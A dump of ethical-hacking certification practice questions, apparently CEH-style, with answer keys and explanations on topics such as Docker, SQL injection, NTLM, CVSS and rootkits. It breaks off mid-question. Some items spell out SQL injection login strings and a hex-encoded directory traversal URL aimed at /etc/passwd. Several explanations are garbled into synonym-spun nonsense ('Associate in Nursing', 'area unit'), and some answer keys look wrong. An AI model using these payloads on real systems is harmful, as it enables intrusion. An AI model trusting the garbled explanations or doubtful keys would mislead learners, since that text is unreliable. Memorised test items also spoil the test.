
Answer: D

NEW QUESTION 102
- (Topic 2)
Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker client
B. Docker objects
C. Docker daemon
D. Docker registries

Answer: C

Explanation:
Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

NEW QUESTION 106
- (Topic 2)
Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:
Username: attack' or 1=1 - Password: 123456
Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack'' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Answer: D

NEW QUESTION 111
- (Topic 2)
Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.
What is the first thing that Nedved needs to do before contacting the incident response team?

A. Leave it as it Is and contact the incident response te3m right away
B. Block the connection to the suspicious IP Address from the firewall
C. Disconnect the email server from the network
D. Migrate the connection to the backup email server

Answer: C

NEW QUESTION 113
- (Topic 2)
which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. SSO
B. RADIUS
C. WPA
D. NTLM

Answer: D

Explanation:
In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users.NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different|completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.

NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.
? First, the consumer establishes a network path to the server and sends a
NEGOTIATE_MESSAGE advertising its capabilities.
? Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.
? Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.
The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you??ll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.
The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

NEW QUESTION 114
- (Topic 2)
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
B. Asymmetric cryptography is computationally expensive in compariso
C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
D. Symmetric encryption allows the server to securely transmit the session keys out-of- band.
E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 118
- (Topic 2)
During an Xmas scan what indicates a port is closed?

A. No return response
B. RST
C. ACK
D. SYN

Answer: B

NEW QUESTION 122
- (Topic 2)
Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?

A. Out of band and boolean-based
B. Time-based and union-based
C. union-based and error-based
D. Time-based and boolean-based

Answer: D

Explanation:
??Boolean based?? we mean that it is based on Boolean values, that is, true or false / true and false. AND Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to
the attacker whether the result of the query is TRUE or FALSE.
Boolean-based (content-based) Blind SQLi
Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.
Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.
Time-based Blind SQLi
Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.
https://www.acunetix.com/websitesecurity/sql-injection2/

NEW QUESTION 127
- (Topic 2)
Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as ??'or '1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

A. Null byte
B. IP fragmentation
C. Char encoding
D. Variation

Answer: D

Explanation:
One may append the comment ??–?? operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the — operator would be considered as comment and not dead.
To launch such an attack, the value passed for name could be ??OR ??1??=??1?? ; —Statement = ??SELECT * FROM ??CustomerDB?? WHERE ??name?? = ?? ??+ userName + ?? ?? AND ??password?? = ?? ?? + passwd + ?? ?? ; ??
Statement = ??SELECT * FROM ??CustomerDB?? WHERE ??name?? = ?? ?? OR ??1??=??1??;– + ?? ?? AND ??password?? = ?? ?? + passwd + ?? ?? ; ??
All the records from the customer database would be listed.
Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn??t strongly used in or isn??t checked for sort constraints.
This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.
Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as ??' or '1'='1'?? in any basic injection statement such as ??or 1=1?? or with other accepted SQL comments.
Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as ??' or '1'='1'?? in any basic injection statement such as ??or 1=1?? or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as ??true?? so that any mathematical or string comparison can be used, where the SQL can perform the same.

NEW QUESTION 130
- (Topic 2)
in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 3.0-6.9
B. 40-6.0
C. 4.0-6.9
D. 3.9-6.9

Answer: C

Explanation:

CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0

CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

NEW QUESTION 135
- (Topic 2)
You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.
Your peer, Peter Smith who works at the same department disagrees with you.
He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.
What is Peter Smith talking about?

A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 136
- (Topic 2)
What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

A. VCloud based
B. Honypot based

C. Behaviour based
D. Heuristics based

Answer: A

NEW QUESTION 137
- (Topic 2)
Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Enable unused default user accounts created during the installation of an OS
B. Enable all non-interactive accounts that should exist but do not require interactive login
C. Limit the administrator or toot-level access to the minimum number of users
D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 140
- (Topic 2)
Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

A. FTP
B. HTTPS
C. FTPS
D. IP

Answer: C

Explanation:
The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).
The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 143
- (Topic 2)
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?

A. Authentication
B. Confidentiality
C. Integrity
D. Non-Repudiation

Answer: D

Explanation:
Non-repudiation is the assurance that someone cannot deny the validity of something.
Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 148
- (Topic 2)
Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.
What is this document called?

A. Information Audit Policy (IAP)
B. Information Security Policy (ISP)
C. Penetration Testing Policy (PTP)
D. Company Compliance Policy (CCP)

Answer: B

NEW QUESTION 152
- (Topic 2)
These hackers have limited or no training and know how to use only basic techniques or tools.
What kind of hackers are we talking about?

A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker

Answer: B

Explanation:
Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 156
- (Topic 2)
E-mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.
B. pa
C. 1030 Fraud and Related activity in connection with Computers
D. 18 U.S.
E. pa
F. 1029 Fraud and Related activity in connection with Access Devices
G. 18 U.S.
H. pa
I. 1362 Communication Lines, Stations, or Systems
J. 18 U.S.
K. pa
L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 161
- (Topic 2)
Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 162
- (Topic 2)
jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?

A. website mirroring
B. Session hijacking
C. Web cache poisoning
D. Website defacement

Answer: A

Explanation:
A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites.A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience.If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded.Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access.Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

NEW QUESTION 163
- (Topic 2)
What is the main security service a cryptographic hash provides?

A. Integrity and ease of computation
B. Message authentication and collision resistance
C. Integrity and collision resistance
D. Integrity and computational in-feasibility

Answer: D

NEW QUESTION 166
- (Topic 2)
In the field of cryptanalysis, what is meant by a ??rubber-hose" attack?

A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
B. Extraction of cryptographic secrets through coercion or torture.
C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 171
- (Topic 2)
What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

A. All are hacking tools developed by the legion of doom
B. All are tools that can be used not only by hackers, but also security personnel
C. All are DDOS tools
D. All are tools that are only effective against Windows
E. All are tools that are only effective against Linux

Answer: C

NEW QUESTION 174
- (Topic 2)
Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session
B. Reverse sequence prediction
C. Guess the sequence numbers
D. Take one of the parties offline

Answer: C

NEW QUESTION 179
- (Topic 2)
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection. Identify the behavior of the adversary In the above scenario.

A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling

Answer: C

Explanation:
A proxy server acts as a gateway between you and therefore the internet. It??s an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.If you??re employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you??ll see the page in your browser.

NEW QUESTION 182
- (Topic 2)
This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Answer: A

NEW QUESTION 184
- (Topic 2)
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads
B. Shipping SSL certificate verification
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and random file extensions

Answer: C

Explanation:
Analyze Web Applications: Identify Files and Directories - enumerate applications, as well as hidden directories and files of the web application hosted on the web server. Tools such as Gobuster is directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. # gobuster -u <target URL> -w common.txt (wordlist) (P.1849/1833)

NEW QUESTION 185
- (Topic 2)
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Answer: A

NEW QUESTION 190
- (Topic 2)
To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?

A. Mypervisor rootkit
B. Kernel toolkit
C. Hardware rootkit
D. Firmware rootkit

Answer: B

Explanation:
Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules,
like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION 191
- (Topic 2)
You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

A. wireshark --fetch ''192.168.8*''
B. wireshark --capture --local masked 192.168.8.0 ---range 24
C. tshark -net 192.255.255.255 mask 192.168.8.0
D. sudo tshark -f''net 192 .68.8.0/24''

Answer: D

NEW QUESTION 196
- (Topic 2)
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml
B. APK.info
C. resources.asrc
D. classes.dex

Answer: A

Explanation:
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.It performs another tasks also:• it??s responsible to guard the appliance to access any protected parts by providing the permissions.• It also declares the android api that the appliance goes to use.• It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc.This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION 199
- (Topic 2)
A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

A. Credentialed assessment

B. Database assessment
C. Host-based assessment
D. Distributed assessment

Answer: C

Explanation:
The host-based vulnerability assessment (VA) resolution arose from the auditors?? got to periodically review systems. Arising before the net becoming common, these tools typically take an ??administrator??s eye?? read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal. UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.
What it Measures Host
VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally ??dormant?? vulnerabilities – those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.
Types of Vulnerability Assessment Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility
of compromise. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. (P.528/512)

NEW QUESTION 201
- (Topic 2)
what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?

A. httpd.conf
B. administration.config
C. idq.dll
D. php.ini

Answer: D

Explanation:
The php.ini file may be a special file for PHP. it??s where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there??s no got to create or modify a php.ini file. If you??d wish to make any changes to settings, please do so through the MultiPHP INI Editor.

NEW QUESTION 206
- (Topic 2)
What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?

A. Vulnerability hunting program
B. Bug bounty program
C. White-hat hacking program
D. Ethical hacking program

Answer: B

Explanation:
Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.
The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and
run) a program curated to the organization??s wants.
Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).
Who uses bug bounty programs?Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you??ll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.
Why do corporations use bug bounty programs?Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code. This gives them access to a bigger variety of hackers or testers than they??d be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.
It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.
This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.
Why do researchers and hackers participate in bug bounty programs?Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.
This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.
It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.
What area unit the disadvantages of a bug bounty program for independent researchers and hackers?A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.
In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.
Roughly ninety seven of participants on major bug bounty platforms haven??t sold-out a bug. In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform. Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have
advantages like vacation days, insurance, and retirement planning).
What square measure the disadvantages of bug bounty programs for organizations?These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren??t able to find themselves (and if they??ll fix those problems)! If the companies is not mature enough to be able to

quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.
Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it??s probably that they??re going to receive quite few unhelpful reports for each useful report).
Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.
The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.
This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.
This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.
Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations?? product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

NEW QUESTION 208
- (Topic 2)
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 211
- (Topic 2)
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Answer: B

NEW QUESTION 213
- (Topic 2)
Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 64
B. 128
